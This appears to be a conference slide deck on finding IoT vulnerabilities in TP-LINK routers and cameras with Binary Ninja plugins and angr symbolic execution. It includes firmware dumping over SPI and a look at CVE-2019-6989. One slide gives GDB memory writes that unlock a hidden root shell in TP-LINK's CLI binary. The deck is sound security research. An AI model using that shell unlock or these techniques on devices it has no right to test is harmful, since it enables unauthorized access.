



Our Mission: Hacking Anything to Secure Everything

Using Symbolic Execution for IoT Bug Hunting

Presenters:
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Bio



Age - 36

Full name - Grzegorz Wypych
(h0rac)

- Career path: Network Engineer => Network Architect => Software Developer => Security Researcher
- Languages: C, python, node.js, javascript, Java
- Papers: Yeah CCIE R&S - will expire in 25/06/2019 together with other Cisco certs ;]
- Overall 15 years IT experience
- ARM/MIPS assembly enthusiast :)
- 0day CVEs on account related to TP-LINK devices
- When I do no research: I build fishing rods and fish out of the water :)
- I wish my day to have more than 24 hours :)
- Motto ? Before use.. disassemble :)



<https://twitter.com/horac341>



<https://github.com/h0rac/>

1) Problems with traditional dynamic vulnerability research

- You test where you are and not where you want to be
- Anti-debuggers applied
- Busybox without tftp, can't upload gdbserver, or core dump not available
- No ssh, no shell, no access (JTAG, UART)
- Qemu emulation nightmare

You test where you are and
not where you want to be

Traditional Debugging with GDB

- Hard to identify proper breakpoint place
 - You follow single path
 - Changing path selection with register modify could break execution
 - Once debug fail, you need to start from the beginning.
 - If this is remote debug session, you loose your breakpoints (Agh!!!)
 - Time consuming !

But you can see step by step what is going on in process memory

Anti-debuggers applied

```
0042bcb8 int32_t (* const cmem_updateFirmwareBuffFree@GOT)() = cmem_updateFirmwareBuffFree
0042bcfc int32_t (* const rdp_oidToOidStr@GOT)() = rdp_oidToOidStr
0042bcc0 int32_t (* const signal@GOT)() = signal
0042bcc4 int32_t (* const dm_compareNumStack@GOT)() = dm_compareNumStack
0042bcc8 int32_t (* const dm_validateString@GOT)() = dm_validateString

0042bd7c int32_t (* const sscanf@GOT)() = sscanf
0042bd80 int32_t (* const sigaction@GOT)() = sigaction
0042bd84 int32_t (* const setsid@GOT)() = setsid
0042bd88 int32_t (* const g_oidStringTable@GOT)() = g_oidStringTable
```

When you try to hit breakpoint in debugger and step over or continue, instead going to expected destination you land in **SIGTRAP** ;/

To avoid, you can:

- a) Try to patch binary, but no guarantee If this will work
- b) Try to use GDB for software debug bypass
- c) Modify registers to not execute during dynamic debugging

And then: We lost debug session... UPS :(

But we are missing our goal ! We don't want to spend time on avoiding anti-debuggers
We want to utilize our time for vulnerability research and exploitation :)

Busy box without tftp, can't upload gdbserver or core dump not available

Standard binaries available under IoT OS usually have binding to busy box. First step After image retrieve is to check available commands under busybox. If we are lucky enough And tftp/ftp is available we have option to upload gdbserver binary for dynamic analysis, however Sometimes busybox is intentionally limited - What we can do then ?

We can try to reflash image with own busybox, but no guarantee it will work


If we want to have core dump for analysis, usually this commands enable it on device

```
ulimit -c unlimited  
echo /var/tmp/core > /proc/sys/kernel/core_pattern
```

In some cases this do not work and you cannot grab core dumps for analysis

No ssh, no shell, no access

- Sometimes ssh is available but not for us :) What usually happens (example on TP-LINK devices), ssh is available only for certain application like Tether mobile app which is used for remote management.
- Telnet is usually limited to “cli” binary which is loaded in runtime. Every time user log in to device via telnet, binary is loaded to memory and provides limited config options.
- UART/JTAG not available, like on this IP Camera NC450




TP-LINK NC-450 board no JTAG/UART visible pins

Bonus - CLI binary TP-LINK devices

Just as research bonus :) - I found something interesting in “cli” binaries available in all TP-LINK devices I’ve researched. It has hidden menu with shell access, but to enable it, it is required To have active debug session and manipulate “flags” in memory:

```
set {int}0x41e9d8 = 0x14 - g_cli_user_level  
set {int}0x0041e9dc = 0x14 - g_cli_mode
```

This is normal command-line tool available on TP-LINK devices



The screenshot shows a Telnet session connected to 172.16.0.1. The window title is "Telnet 172.16.0.1". The prompt is "TP-Link(conf)#". The screen displays the help menu for the TP-Link COMMAND-LINE Interface Model. It lists commands under two main sections: "normal mode commands" and "config mode commands".

```
Welcome To Use TP-Link COMMAND-LINE Interface Model.  
-----  
TP-Link(conf)#help  
normal mode commands:  
    clear      ---      clear screen  
    exit       ---      leave to the previous mode  
    help        ---      help info  
    history    ---      show histroy commands  
    logout     ---      logout cli model  
config mode commands:  
    config     ---      enter config mode  
    igmp      ---      igmp config  
    wlctl     ---      wireless config  
    lan       ---      lan config  
    dev       ---      device control  
    usb       ---      usb config  
TP-Link(conf)#[/pre>
```

Bonus - CLI binary TP-LINK devices

This is how it looks like after modifying flags in memory

```
Welcome To Use TP-Link COMMAND-LINE Interface Model.  
-----  
TP-Link(conf)#  
TP-Link?help  
normal mode commands:  
    clear      ---  clear screen  
    exit       ---  leave to the previous mode  
    help       ---  help info  
    history    ---  show history commands  
    logout     ---  logout cli model  
privilege mode commands:  
    enable     ---  enter privilege mode  
    sh         ---  force to cli  
config mode commands:  
    config     ---  enter config mode  
    igmp      ---  igmp config  
    wlctl     ---  wireless config  
    lan        ---  lan config  
    dev        ---  device control  
    usb        ---  usb config  
  
TP-Link?sh  
[ doFshell ] cmd: sh  
~ # ls -la  
drwxr-xr-x 10      138 web  
drwxr-xr-x 15      0 var  
drwxr-xr-x  4      38 usr  
dr-xr-xr-x 11      0 sys  
drwxr-xr-x  2     276 sbin  
dr-xr-xr-x 90      0 proc  
drwxr-xr-x  2      3 mnt  
lrwxrwxrwx  1     11 linuxrc -> bin/busybox  
drwxr-xr-x  3    1138 lib  
drwxr-xr-x  7      502 etc  
drwxr-xr-x  8    1326 dev  
drwxr-xr-x  2      388 bin  
drwxr-xr-x 13     177 ..  
drwxr-xr-x 13     177 .  
~ # █
```

I don't know if they left dev code for debug purposes or smth but why it is under production code in every device ? :)

Everyone is saying Qemu can emulate IoT binaries/firmware, let's verify that against real software :)

- TP-LINK devices usually store in flash memory “shared region” where they store configuration options. During Qemu emulation we do not have access to and **strace** immediately inform us about that and fail emulation.

```
sudo chroot . ./qemu-mipsel-static -strace usr/bin/httpd
```

```
40411 ipc(23,1234,0,950) = -1 errno=22 (Invalid argument)
40411 write(1,0x7630f278,92)[ dm_shmInit ] 086: shmgte to exitst shared memory failed. Could not create shared memory.
= 92
40411 ipc(1,-1,1,0) = -1 errno=22 (Invalid argument)
40411 write(1,0x7630f278,53)[ dm_acquireLock ] 252: lock failed, errno=22 rc=-1
= 53
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
(angr) + rootfs
(angr) + rootfs
(angr) + rootfs sudo chroot . ./qemu-mipsel-static -strace usr/bin/httpd
```

The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
00404324:    NOP
00404328:    lw      $t9, -0x7d14($gp)  {dm_shmInit@GOT}
0040432c:    nop
00404330:    jalr   $t9
00404334:    move   $a0, $zero  {0x0}
00404338:    jal    sub_403fb8
0040433c:    NOP
```

2) Write plugin for Binary Ninja

Before we jump to symbolic execution, let's talk about Binary Ninja Disassembler

Pros:

- Nice python api
- Cheaper than IDA Pro
- Support multi-processors (ARM/MIPS/PowerPC etc)
- Modern UI :)
- Multi-disassembler options: Medium IL, ILL etc


Cons:

- Less features than IDA Pro
- Less processor types support
- No C decompiler

I think creators of Binary Ninja provides standard functionality to Disassembler, but leave a lot for users to add as plugins, and this is where power is unlimited

Important Binary Ninja components

- When binary is loaded **bv** reference is available for us
- BinaryView and Architecture class allows to take basic information from analyzed binary (architecture, endianness, functions and their params etc)
- Most common utilized modules:
 - A) plugin - provides core for UI (PluginCommand, BackgroundTaskThread)
 - B) interaction - provides different UI components
 - C) highlight - colors for graph view



The screenshot shows a Python console window within the Binary Ninja interface. The console displays the following code:

```
>>>
>>>
>>>
>>> bv
<BinaryView: '/home/horac/Research/firmware/WR941ND/fmk/rootfs/usr/bin/httpd', start 0x400000, len 0x1c7e00>
>>> bv.arch.name
'mips32'
>>> bv.get_function_at(0x4703f0)
<func: mips32@0x4703f0>
>>> func = bv.get_function_at(0x4703f0)
>>> func.parameter_vars
[<var char* arg1>]
```

Below the console, there are tabs for "Log" and "Python Console".

Plugin module

(PluginCommand class)

There are two ways to use **PluginCommand** class from plugin module

Use direct PluginCommand class in main python file

```
PluginCommand.register(  
    "Explorer\WR941ND\Explore", "Description", BackgroundTaskManager.vuln_explore)
```

Encapsulate in separate class by inheritance

```
class UIPlugin(PluginCommand):  
  
    def __init__(self):  
        super(UIPlugin, self).register_for_address("Explorer\WR941ND\Start Address\Set",  
            "Set execution starting point address", self.set_start_address)  
        super(UIPlugin, self).register("Explorer\WR941ND\Start Address\Clear",
```

Explanation on function and parameters:

register – expect handler with one param, **bv** instance

register_for_address – expect handler with two params, **bv** instance and **address**

"\" is important it allows to create sub-menus

Plugin module (BackgroundThread class)

To execute actions in BinaryNinja, we need to inherit from **BackgroundTaskThread**
And override **run** method by our implementation

```
class AngrRunner(BackgroundTaskThread):
    def __init__(self, bv, explorer):
        BackgroundTaskThread.__init__(
            self, "Vulnerability research with angr started...", can_cancel=True)
        self.bv = bv
        self.explorer = explorer

    def run(self):
        self.explorer.run()
```

We can define own parameters for `__init__` constructor. Here we provide own `explorer` instance
which in this example could be `VulnerabilityExplorer`, `ROPEExplorer`,
`JSONExploitCreator`, `FileExploitCreator`

Interaction module

UI components are provided by **interaction** module. They are very easy to use




```
def generate_menu_text_fields(self, arg_types):
    menu = ["Function Params"]
    for arg in arg_types:
        text_field = interaction.TextLineField("{0} =>
                                              type: {1}".format(arg['param'], arg['type']))
        overflow_field = interaction.ChoiceField(
            "Buffer Overflow", ["No", "Yes"])
        menu.append(text_field)
        menu.append(overflow_field)
    return menu

menu_items = self.generate_menu_text_fields(mapped_types)
menu = interaction.get_form_input(menu_items, "Parameters")
```

We can create UI components separately or use function **get_form_input** to create our custom menu. Function expect list of fields we want to include (TextLineField, ChoiceField etc). It returns also list of results

Interaction module (sample UI)

Sample UI look of components.



Highlight module

```
@classmethod
def color_path(self, bv, addr):
    # Highlight the instruction in green
    blocks = bv.get_basic_blocks_at(addr)
    UIPPlugin.path.append(addr)
    for block in blocks:
        block.set_auto_highlight(HighlightColor(
            HighlightStandardColor.GreenHighlightColor, alpha=128))
    block.function.set_auto_instr_highlight(
        addr, HighlightStandardColor.GreenHighlightColor)
```

This is example function used for path coloring during symbolic execution. We first get basic blocks Of assembly by address and highlight them to whatever color we want. Later also single addresses are colored. Results are store in class variable path.

We can call this function from any place, but in plugin I will present I use it during symbolic execution

3) How you can search for vulnerabilities without hacking physical device access or without Qemu emulation

- angr features we will use
- We will look on CVE -2019-6989 Buffer Overflow WR941ND (MIPS)
- We will identify vulnerable code with basic static analysis
- We will confirm vulnerability with symbolic execution (well.. tuned a little :)) using created plugin

And guess how ? We will not even try to run firmware, we will emulate it with **angr**



angr features

Load/Save to emulated memory

```
state.memory.store(sp+0x2c, state.solver.BVV(self.gadget3, 32))
state.memory.load(0x100, size)
```

Load/Save to register

```
state.regs.s0 = 0x100
state.regs.s1 = "AAAA"
pc = state.solver.eval(state.regs.pc, cast_to=int)
s1 = state.solver.eval(state.regs.s1, cast_to=bytes)
```

CFG Analysis

```
self.proj.analyses.CFGFast(regions=[(self.func_start_addr, self.func_end_addr)])
```

Hooking

```
self.proj.hook(self.func_end_addr, self.overwrite_ra)
```

PointerWrapper

```
angr.PointerWrapper(item.get('value'))
```

Call state


```
self.proj.factory.call_state(self.func_start_addr, args['arg0'])
```

Find vulnerable Endpoint- W941ND

In Management panel, we have option to send health pings and check availability. However modifying `ping_addr` with custom string crash httpd service in router. Now we know something is wrong but what exactly ???

Let's dump firmware and start some basic static analysis and search for strings like URL endpoint or parameters names


Firmware dump
-when device is
available



Flash chip (GD25Q64C) on most TP-LINK
devices - Archer C5 v4 - another device but same
process

Firmware dump
-when device is
available

Connection Diagram




Chip info how to connect PINS for SPI

Firmware dump
-when device is
available




SOC8 clips connected to flash chip

Firmware dump -when device is available



Clips connected to flash chip and Attify Badge,
bus pirate and any other SPI supported device
will also work

Firmware dump -when device is available



Connected Attify badge over SPI

```
sudo ./flashrom -p ft2232_spi:type=232H -r firmware.bin
```

No device, but firmware available on vendor site

<https://www.tp-link.com/us/support/download/tl-wr941nd/#Firmware>

TL-WR941ND(US)_V6_151203

Published Date: 2016-12-03	Language: English	File Size: 3.21 MB
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Notes:

TL-WR940N(US)3.0 /
TL-WR941ND(US)6.0

Next step is to extract firmware using firmware-mod-kit (easiest way) and find binaries in rootfs we want to analyse.

```
~/Research/firmware-mod-kit/extract-firmware.sh wr941nd.bin
```

Firmware - first look


```
→ plugins cd ~/Research/firmware/WR941ND
→ WR941ND ls
fmk
→ WR941ND cd fmk/rootfs
→ rootfs ls
bin dev etc lib linuxrc mnt proc qemu-mips-static root sbin sys tmp usr var web
→ rootfs cd usr/bin
→ bin ls
[ arping dbclient dropbear dropbearconvert dropbearkey httpd lldpd logger scp test tftp
→ bin
→ bin
→ bin pwd
/home/horac/Research/firmware/WR941ND/fmk/rootfs/usr/bin
→ bin readelf -h httpd
ELF Header:
  Magic: 7f 45 4c 46 01 02 01 00 00 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, big endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: MIPS R3000
  Version: 0x1
  Entry point address: 0x41c5b0
  Start of program headers: 52 (bytes into file)
  Start of section headers: 0 (bytes into file)
  Flags: 0x70001007, noreorder, pic, cpic, o32, mips32r2
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 9
  Size of section headers: 0 (bytes)
  Number of section headers: 0
  Section header string table index: 0
→ bin readelf -d httpd

Dynamic section at offset 0x180 contains 28 entries:
  Tag           Type             Name/Value
 0x00000001 (NEEDED)      Shared library: [libpthread.so.0]
 0x00000001 (NEEDED)      Shared library: [libc.so.0]
 0x00000001 (NEEDED)      Shared library: [librt.so.0]
 0x00000001 (NEEDED)      Shared library: [libmlog.so]
 0x00000001 (NEEDED)      Shared library: [libutil.so.0]
 0x00000001 (NEEDED)      Shared library: [libwpa_ctrl.so]
 0x00000001 (NEEDED)      Shared library: [libgcc_s.so.1]
 0x0000000c (INIT)        0x41c524
 0x0000000d (FINI)        0x543f30
```

Symbolic execution in nutshell

Example of symbolic execution tree base on ARM CPU instructions

```
MOVS R1, #0  
LDR R2, [R3]  
CMP R2, #5  
BEQ 0x080002D2  
LDR R2, [R4]  
CMP R2, #10  
BGE 0x8000258  
MOVS R1, #3
```



Possible values for a if condition 1 should be true

$a = 5$

